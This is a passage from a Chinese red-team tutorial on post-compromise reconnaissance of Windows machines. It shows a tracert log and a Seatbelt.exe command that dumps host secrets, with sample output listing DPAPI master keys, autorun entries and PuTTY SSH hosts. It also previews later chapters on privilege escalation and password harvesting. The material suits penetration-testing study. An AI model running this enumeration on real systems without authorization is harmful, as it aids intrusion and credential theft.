
```
2018/10/17 周三 - 22:27:43.91 ~ c:\ # tracert github.com

通过最多 30 个跃点跟踪
到 github.com [192.30.253.113] 的路由:

  1   231 ms   233 ms   230 ms  10.70.0.1
  2     *      234 ms   238 ms  45.56.141.49
  3   220 ms   239 ms   223 ms  ip-184-vlan89.br06.lax10.vpls.net164-197-130.KRYPTCOLO.NET [184.164.197.130]
  4   229 ms   225 ms   214 ms  vlan102.br3.lax3.vpls.net [184.164.197.104]
  5   213 ms   217 ms   228 ms  las-b21-link.telia.net [213.248.84.112]
  6   266 ms   275 ms     *     ash-bb4-link.telia.net [62.115.137.38]
  7   278 ms   276 ms   280 ms  rest-b1-link.telia.net [62.115.121.216]
  8   277 ms   285 ms   292 ms  github-ic-325491-ash-b1.c.telia.net [62.115.156.139]
  9     *        *        *     请求超时。
 10     *        *        *     请求超时。
 11   282 ms   281 ms     *     lb-192-30-253-113-iad.github.com [192.30.253.113]
 12   281 ms   290 ms   291 ms  lb-192-30-253-113-iad.github.com [192.30.253.113]

跟踪完成。

2018/10/17 周三 - 22:29:10.54 ~ c:\ #
```

0x09 最后,再来稍微看下 Seatbelt.exe 的简单使用


权限[通常是指已事先拿到管理权限]够的情况下 Seatbelt.exe 基本上是当前机器的各类敏感信息一把梭哈了,其实,说白点,如果当前权限确实不够,靠它能搜集到的东西还真不如手工找的多,在权限够的情况下,作为对手工搜集的弥补,还是很不错的,至于具体都搜集了哪些信息请,直接移步 github,上面有详细说明 https://github.com/GhostPack/Seatbelt,另外,在 nishang 中还有一个 Get-Information.ps1 脚本,个人觉得确实没啥用就不多说了,因为输出信息比较多,可以直接把它重定向到指定的文件中,方便后期查看分析


```
# Seatbelt.exe all > c:\windows\temp\infos.txt
```






系统基础配置信息





当前机器的 rdp 连接记录



Dpapi Masterkey

```
=== Checking for DPAPI Master Keys (All Users) ===

    Folder       : C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-1282335229-4272261775-2564332284-5

    MasterKey    : 32da602c-3530-480a-9439-b40fb02cf01d
        Accessed : 3/6/2018 3:48:22 PM
        Modified : 3/6/2018 3:48:22 PM

    MasterKey    : 937c3f4d-5b93-414b-8f0e-c250ff988439
        Accessed : 6/29/2018 8:13:12 AM
        Modified : 6/29/2018 8:13:12 AM

    MasterKey    : a4038e57-d76f-4b3d-a8c1-c0efbc506183
        Accessed : 6/7/2018 3:08:46 PM
        Modified : 6/7/2018 3:08:46 PM

    MasterKey    : c7f3754a-70ef-4ab3-b03c-63b0dd369939
        Accessed : 10/8/2018 12:07:16 PM
        Modified : 10/8/2018 12:07:16 PM

    MasterKey    : f9910b98-cbaa-4cf7-a1ad-02480d110cb2
        Accessed : 11/12/2017 4:58:09 AM
        Modified : 11/12/2017 4:58:09 AM


    Folder       : C:\Users\locker\AppData\Roaming\Microsoft\Protect\S-1-5-21-1282335229-4272261775-2564332284-1016

    MasterKey    : 9000b2a0-3b0f-4449-a084-f7eefa82ce25
        Accessed : 6/20/2018 8:57:31 AM
        Modified : 6/20/2018 8:57:31 AM
```

系统自启动项

```
=== Registry Autoruns ===

  HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run :
    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

  HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run :
    "C:\services\FileZilla Server\FileZilla Server Interface.exe"
```

putty 的 ssh 连接记录,等等...其它的就不一一说了

```
=== Putty SSH Host Hosts (All Users) ===

    S-1-5-21-1282335229-4272261775-2564332284-500 :
      ssh-ed25519@222:192.168.3.219
      rsa2@22:192.168.3.153
      rsa2@222:192.168.3.219
```

一点小结

至此,针对 windows 域和工作组环依托当前 windows 机器进行的各种基础信息搜集过程到这里差不多就算完成了[还有一分部东西可能暂时并未涉及到(比如当前机器为 linux 的内网信息搜集),不过完全不用着急,这些在后面都会再进行单独说明,今天只是简单的第一步,来日方长],其实,说心里话,这些东西完全可以实现脚本化,但是某些,个人就不太建议这样干了,因为目标内网环境和某些特定机器环境的影响,很难完全通过自动化脚本的方式来达到我们的实际要求,比如,某些高防环境下,纯手工都有些困难,更不要说靠脚本了...还是那句话,不用过分的拘泥于某个工具怎么用,其实想的更多的,反而应该是到底都需要获取些什么样的信息,才能帮我们快速的拿下目标机器,而不是一味的机械性把这些命令挨个敲一遍[而且此处所提供的命令,也并不一定非要每次都用上,大家灵活点就好],那样做,单对于个人的技术成长来讲,确实没有任何实际意义,不如把大量的时间花在研究如何更高效的渗透思路思考上,而不是天天纠结于某些工具,个人坚信,只要不是涉及到非常深的数学算法,过硬的编码能力都是可以慢慢积累磨炼出来的,但是优秀的思路却真的不常有,也许有很多朋友会认为,信息搜集,象征性的搜集下就行了,不用太较真,呵呵...这样的情况,如果你不是自己手里直接有各种远程 day,就是你可能真的不太适合做渗透,也许只有当你处在目标内网,绝望无助,举步维艰,几乎找不到任何突破点的时候,突然对于某些信息的敏感度加上自己的经验和直觉,会让你思路顿开,瞬间升华,相信有经验的朋友,应该都能体会到里面的意思,总之,内网信息侦查非常重要,一直也觉得知道要做什么肯定会比怎么做更重要,至于专门**针对当前机器的各种提权检查,内网密码搜集,渗透工具隐藏以及域管进程查找**会在后面的章节再单独进行说明,更多的废话就不多说了,祝大家好运吧 ^_^

更多高质量精品实用干货分享,请扫码关注个人 微信公众号 ,或者直接加入 小密圈 与众多 资深 apt 及红队玩家一起无缝深度学习交流 :)

微信公众号

加入小密圈

- by klion
- 2018.9.16